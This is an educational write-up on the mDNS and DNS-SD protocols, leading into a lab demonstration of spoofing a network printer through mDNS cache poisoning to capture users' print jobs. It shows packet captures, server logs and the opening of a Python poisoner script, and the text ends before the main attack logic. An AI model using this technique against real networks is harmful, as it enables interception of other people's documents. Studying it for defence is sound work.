mDNS OVERVIEW

Take this paper as a simple explanation on how mDNS protocols works, what devices usually use it and type of attacks that can be done abusing this service.

Multicast DNS

This protocol is pretty similar from his better known older brother, **DNS**. I won't go in depth about how this traditional protocol works so we can avoid to ake this essay longer than it should be, DNS can be used in a lot of way to retrieve informations about a target and is used everytime a user surf on the internet.

mDNS stands for Multicast Domain Name System used to **resolve hostname inside a LAN in IP-ADDRESS**. this is the first main difference compared to DNS, the multicast version works in a Local Network such office, companies and houses.

Also we are dealing with a **zero-configuration protocol**, people with more experience already know what this is about essentially a set of protocols or technologies which create automatically a network when a device is connected with no action by the user.
This is the first reason why such protocols where implemented, **flexibility and easy-to-use** devices and mDNS is just an example of this suite of technologies (UPnP is another example) but this comes with a cost : **high traffic and process power** (devices alway have to be aware of incoming traffic and be ready to process it)

Even if it use same Packets type, API and mechanism of DNS there are a few main differences :

- Work on **Local Networks** (as stated above)
- **Absence of a DNS Server** used to manage the requests
- Work on **layer 2 of IS/OSI stack** (router is not involved, just switch or ethernet)

Before moving on how all of this works I want to write some **implementation** of mDNS, by his nature and the eay-to-use approach became really popular on **IoT devices** like most of printers, ChromeCast, Philips Hue Smart plugs/bulbs, SmartTV and all main Apple device like Macs, iPhones and iPads using **Bonjour**.
In our example of attack we will abuse a virtual printer service that use mDNS to manage printjobs.

Before focus on mDNS itself and for make explanation clear we need to understand another protocol usually used in combinaton the **DNS-SD**

WHAT'S DNS-SD AND HOW IT WORKS?

DNS-ServiceDiscovery allow devices and clients to discover available services on the network using the traditional DNS queries for pointer records (**PTR**).

But what is **PTR** in DNS and what differ on DNS-SD?

In DNS the PTR is a type of record which provide the domain name associated with an IP address (the opposite is the "A" record) and are usually used on reverse DNS
In mDNS is a little variation, instead of the domain name we **map a type of service with an IP address** using ad-hoc *request and replies*

- REQUEST → `_[service]._[tcp/udp].[domain]`
  → **[service]** = as the name suggest is the type of service we need (ipps / http / ecc...)
  → **[domain]** = nothing to say here just remind the *.local* is used in LAN
- REPLY
  The response are composed on **2 differents records SRV and TXT plus target address and port**

  SRV records = `[instance]._[service]._[tcp/udp].[domain]`
  TXT records = additional info that can be usefull on use the device (structured on key/value attribute)


Remember USUALLY is used in combination with mDNS BUT NOT ALL CASES, also DNS-SD and mDNS can be used without each others.
Now with this basic understanding of inner working of DNS-SD we can move on on mDNS

HOW mDNS WORKS?

mDNS is based on UDP messages, the common port is 5353, multicast address is **224.0.0.251** (or FF02::FB in IPv6) and use of a cache to store the records in format `hostname:IP`.

The purpose to mDNS is to find device on the networks, without knowing the IP address of a device using the the hostname of the latter

Now this image will be a easy schema on how the communications with other devices is done



1. Client will send to everyone on the network using th multicast address the messages containing the hostname of the desidered device
2. When message reach the device in questions reply back in unicast otherwise the message is ignored but can make note and store the info they received in their local cache

But what happen when a device join the network or join the networks for the first time?

As you can imagine device that use mDNS need to implement the ability to be included in the network whenever a change of connectivity occurs. Here is when *Probing and Announcing phases* kicks in.

- **PROBING**
  Client sends a query on the network of type ANY (value 255 on QTYPE field). The purpose is verify that are not present other records already in use for **avoid conflicts**. The messages is composed as it follows :
  `record_name + CLASS + QTYPE=255` (class is usually 1 which stands for Internet)

  In case of a "live" conflict host consult the cache
  The upside of this phase is the **efficency**, with a single message the device can retrieve all devices on the network.

- **ANNOUNCING**
  If the *probing* phase is passed successfully (no other records already in use) the device have to ANNOUNCES the newly registered records sending **unsolicited mDNS response** to all the

network.
The replies have 2 distinct relevant fields to look for : **TTL** (Time-To-Live) if set to 0 the record should be wiped out and **QU bit** if is not set means the reply is multicast otherwise means unicast

MITM ATTACK


As you have noted there is no authentication at all in this protocol, this mean the identity of a resource is trusted just with the messages exchange. This can really be usefull for an attacker to **spoof** a trusted resource on a network and in this example retrieve documents.

We will simulate a virtual network with 3 ubuntu machines : **User, Printer and Attacker**
Also we are using *ippserver* tool which run a print server and will simulate our printer.

- **User** = just a normal machine where the user will start the print jobs
- **Printer** = Like the user machine but with ippserver running
- **Attacker** = machine with another ippserver (different from the *printer* one obviously) and the script we are going to develop


The OS for all the machines will be Ubuntu.

Let's start looking for the <u>**Printer machine**</u>



```
ababa@ababa-VirtualBox:~$ ippserver test -v
2023-04-19T13:46:19.079Z  Using default configuration with a single printer.
2023-04-19T13:46:19.079Z  Using default data directory "/tmp/ippserver.2554".
2023-04-19T13:46:19.079Z  Using default spool directory "/tmp/ippserver.2554".
Ignore Avahi state 2.
2023-04-19T13:46:19.080Z  Using default listeners for ababa-virtualbox:8000.
2023-04-19T13:46:19.081Z  [Printer test] printer-uri="ipp://ababa-virtualbox:8000/ipp/print"
2023-04-19T13:46:23.902Z  [Client 1] Accepted connection from "10.0.201.128".
2023-04-19T13:46:23.902Z  [Client 1] POST /ipp/print
2023-04-19T13:46:23.903Z  [Client 1] Continue
2023-04-19T13:46:23.904Z  [Client 1] Get-Printer-Attributes successful-ok
2023-04-19T13:46:23.904Z  [Client 1] OK
2023-04-19T13:46:23.905Z  [Client 1] Client closed connection.
2023-04-19T13:46:23.905Z  [Client 1] Closing connection from "10.0.201.128".
```


Here we are running *ippserver* (with name test and `-v` for verbosity), as we already explained the <u>test</u> printer have to announce itself first with the **probing** phase, wireshark can show it for us



```
2889… 321.943662728 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2889… 321.943678187 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2889… 321.943688476 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2889… 321.943692003 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2892… 322.194477917 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2892… 322.194489118 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2892… 322.194516288 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2892… 322.194519324 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2895… 322.445334291 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2895… 322.445343639 fe80::57da:ff4a:16d… ff02::fb      MDNS  819 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2895… 322.445379135 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
2895… 322.445382281 10.0.201.128         224.0.0.251   MDNS  799 Standard query 0x0000 ANY test._http._tcp.local, "QM" question ANY test._printer._tcp.local, "QM" question ANY test._ipp._tcp.loca…
```


The printer is doing exactly what we have explained is sending query of ANY type to the network so he can check if another printer called "test" is already set on the network.

Also here the use of DNS-SD composed of PTR, TXT and SRV field



```
2931… 325.724190418 10.0.201.128          224.0.0.251   MDNS   1034 Standard query response 0x0000 TXT, cache flush PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.local AAAA, c…
2931… 325.724195477 10.0.201.128          224.0.0.251   MDNS   1034 Standard query response 0x0000 TXT, cache flush PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.local AAAA, c…
2931… 325.724255269 fe80::57da:ff4a:16d… ff02::fb      MDNS   1038 Standard query response 0x0000 TXT, cache flush PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.local AAAA, c…
2931… 325.72426253 2 fe80::57da:ff4a:16d… ff02::fb     MDNS   1038 Standard query response 0x0000 TXT, cache flush PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.local AAAA, c…
2931… 325.751588902 fe80::57da:ff4a:16d… ff02::fb      MDNS    768 Standard query 0x0000 SRV test._ipp._tcp.local, "QM" question TXT test._ipps._tcp.local, "QM" question SRV test._ipps._tcp.local,
2931… 325.751595996 fe80::57da:ff4a:16d… ff02::fb      MDNS    768 Standard query 0x0000 SRV test._ipp._tcp.local, "QM" question TXT test._ipps._tcp.local, "QM" question SRV test._ipps._tcp.local,
2931… 325.751663993 10.0.201.128          224.0.0.251   MDNS    764 Standard query 0x0000 SRV test._ipp._tcp.local, "QM" question TXT test._ipps._tcp.local, "QM" question SRV test._ipps._tcp.local,
2931… 325.751666768 10.0.201.128          224.0.0.251   MDNS    764 Standard query 0x0000 SRV test._ipp._tcp.local, "QM" question TXT test._ipps._tcp.local, "QM" question SRV test._ipps._tcp.local,
2972… 329.587440607 fe80::57da:ff4a:16d… ff02::fb      MDNS   1038 Standard query response 0x0000 PTR test._http._tcp.local PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.loca…
2972… 329.587459803 fe80::57da:ff4a:16d… ff02::fb      MDNS   1038 Standard query response 0x0000 PTR test._http._tcp.local PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.loca…
2972… 329.587530325 10.0.201.128          224.0.0.251   MDNS   1034 Standard query response 0x0000 PTR test._http._tcp.local PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.loca…
2972… 329.587534292 10.0.201.128          224.0.0.251   MDNS   1034 Standard query response 0x0000 PTR test._http._tcp.local PTR test._printer._tcp.local SRV, cache flush 0 0 0 ababa-VirtualBox.loca…
```


Now with the addition of the **<u>User machine</u>** we can see how the Client and Server behave with each others when the Client ask for the printer



```
 ▾ Queries
   ▸ test._ipps._tcp.local: type SRV, class IN, "QM" question
   ▸ test._ipps._tcp.local: type TXT, class IN, "QM" question
 ▾ Answers
   ▾ test._ipps._tcp.local: type TXT, class IN
       Name: test._ipps._tcp.local
       Type: TXT (Text strings) (16)
       .000 0000 0000 0001 = Class: IN (0x0001)
       0... .... .... .... = Cache flush: False
       Time to live: 4500 (1 hour, 15 minutes)
       Data length: 259
       TXT Length: 12
       TXT: rp=ipp/print
       TXT Length: 15
       TXT: ty=Test Printer
       TXT Length: 48
       TXT: adminurl=https://ababa-virtualbox:8000/ipp/print
```

On the red square we have the queries sent by the client, it send a queries to the network asking for SRV and TXT field of `test._ipps._tcp.local` than in the blue square we have the answer from the printer server (note the TXT field have the https address).

For have our document printed client and server initiate the HTTPS session and transmit the file, here the results thanks to the `-v` flag




```
2023-04-19T14:14:38.209Z  [Client 8] Accepted connection from "10.0.203.163".
2023-04-19T14:14:38.209Z  [Client 8] Starting HTTPS session.
2023-04-19T14:14:38.219Z  [Client 8E] Connection now encrypted.
2023-04-19T14:14:38.221Z  [Client 8E] POST /ipp/print
2023-04-19T14:14:38.221Z  [Client 8E] Continue
2023-04-19T14:14:38.221Z  [Client 8E] Get-Printer-Attributes successful-ok
2023-04-19T14:14:38.221Z  [Client 8E] OK
2023-04-19T14:14:38.224Z  [Client 8E] POST /ipp/print
2023-04-19T14:14:38.224Z  [Client 8E] Continue
2023-04-19T14:14:38.225Z  [Client 8E] Validate-Job successful-ok
2023-04-19T14:14:38.225Z  [Client 8E] OK
2023-04-19T14:14:38.225Z  [Client 8E] POST /ipp/print
2023-04-19T14:14:38.225Z  [Client 8E] Continue
2023-04-19T14:14:38.225Z  [Client 8E] Create-Job successful-ok
2023-04-19T14:14:38.225Z  [Client 8E] OK
2023-04-19T14:14:38.226Z  [Client 8E] POST /ipp/print
2023-04-19T14:14:38.226Z  [Client 8E] Continue
2023-04-19T14:14:38.226Z  [Job 1] Creating job file "/tmp/ippserver.1873/test/1-
secret_jpg.pdf", format "application/pdf".
2023-04-19T14:14:38.227Z  [Client 9] Accepted connection from "10.0.203.163".
2023-04-19T14:14:38.227Z  [Client 8E] Send-Document successful-ok
2023-04-19T14:14:38.227Z  [Client 8E] OK
```

Important to keep in mind that **this proces is done <u>every time</u> a print job is requested**, for the zero-configuration nature of the protocol we have assumed the possibility of a new IP address for the printer.

This info can be usefull for recoinnasance and try to understand which device are installed on the network and decide which one impersonate. Also looking at packets exchange wil be the basis for exploit development.

It's the turn of the **Attacker machine**, the book provide us a simple and clear schema on how this exploit works



A resume of the attack :

1. Attacker listen for incoming queries listening on `224.0.0.251 port 5353`
2. When a user query is intercepted attacker flood the user cache with poisoned replies (**cache poisoning**)
3. If attacker win the race against the printer (attacker replies comes first than the printer ones) the user will send the printjob to the attacker

Note that cache poisoning can b used in different protocols like DNS and ARP, in our case thanks to the lack of authentication we can sending purposely false information answering to the user query.

Obviously the attacker is running his own *ippserver* so we can save on the machine the documents.


SCRIPT DEVELOPMENT

Let's split our script in 3 main parts :

1. **Run a UDP server** which listen the multicast address (224.0.0.251) for incoming queries (we implement the UDP server with the thread for parallelism)
2. **Create the MDNS poisoner** which, through the UDP server, will create and poisoned reply. The poisoner will end when a explicit shutdown occurs

3. **Create a MDNS handler**, this is the main pillar for the poisoner. Intercept the replies, send it to the poisoner and than send the malicious packet back to the user


LIBRARIES AND VARIABLE



```
#!/usr/bin/env python3

import time, os, sys, struct, socket
from socketserver import UDPServer, ThreadingMixIn
from socketserver import BaseRequestHandler
from threading import Thread
from dnslib import *


MADDR = ('224.0.0.251', 5353)
IP_ATTACKER = ''
ATTK_HOSTNAME = 'attk-VirtualBox.local'
```

The important libraries are *threading and ThreadingMixIn* for implement parallelism and *dnslib* allowing us to parse, read and modify easly mDNS packets.
The variables are the pair for liste multicast packets, the IP address and hostname of the attacker. The last two need to be checked and changed if needed before running the exploit (especially the IP because everytime we join the network the address can change)


UDP SERVER



```
class UDP_server(ThreadingMixIn, UDPServer):   # [1] UDP_Server that will run in a THREAD implementing parallelism, bind socket on the desired IP
        allow_reuse_address = True             #     allow the reuse of IP and SOCKET allows force the bind on same port when exploit restart

        def server_bind(self):
                self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
                mreq = struct.pack("=4sl", socket.inet_aton(MADDR[0]), socket.INADDR_ANY)
                self.socket.setsockopt(socket.IPPROTO_IP, socket.IP_ADD_MEMBERSHIP, mreq) # [2] connection to the mDNS multicast group (MADDR) with IP_ADD_MEMBERSHIP
                UDPServer.server_bind(self)
```

- `allow_reuse_address = TRUE` / `socket.SO_REUSEADDR` = we force to reuse the pair 224.0.0.251:5353 everytime the server is restarted
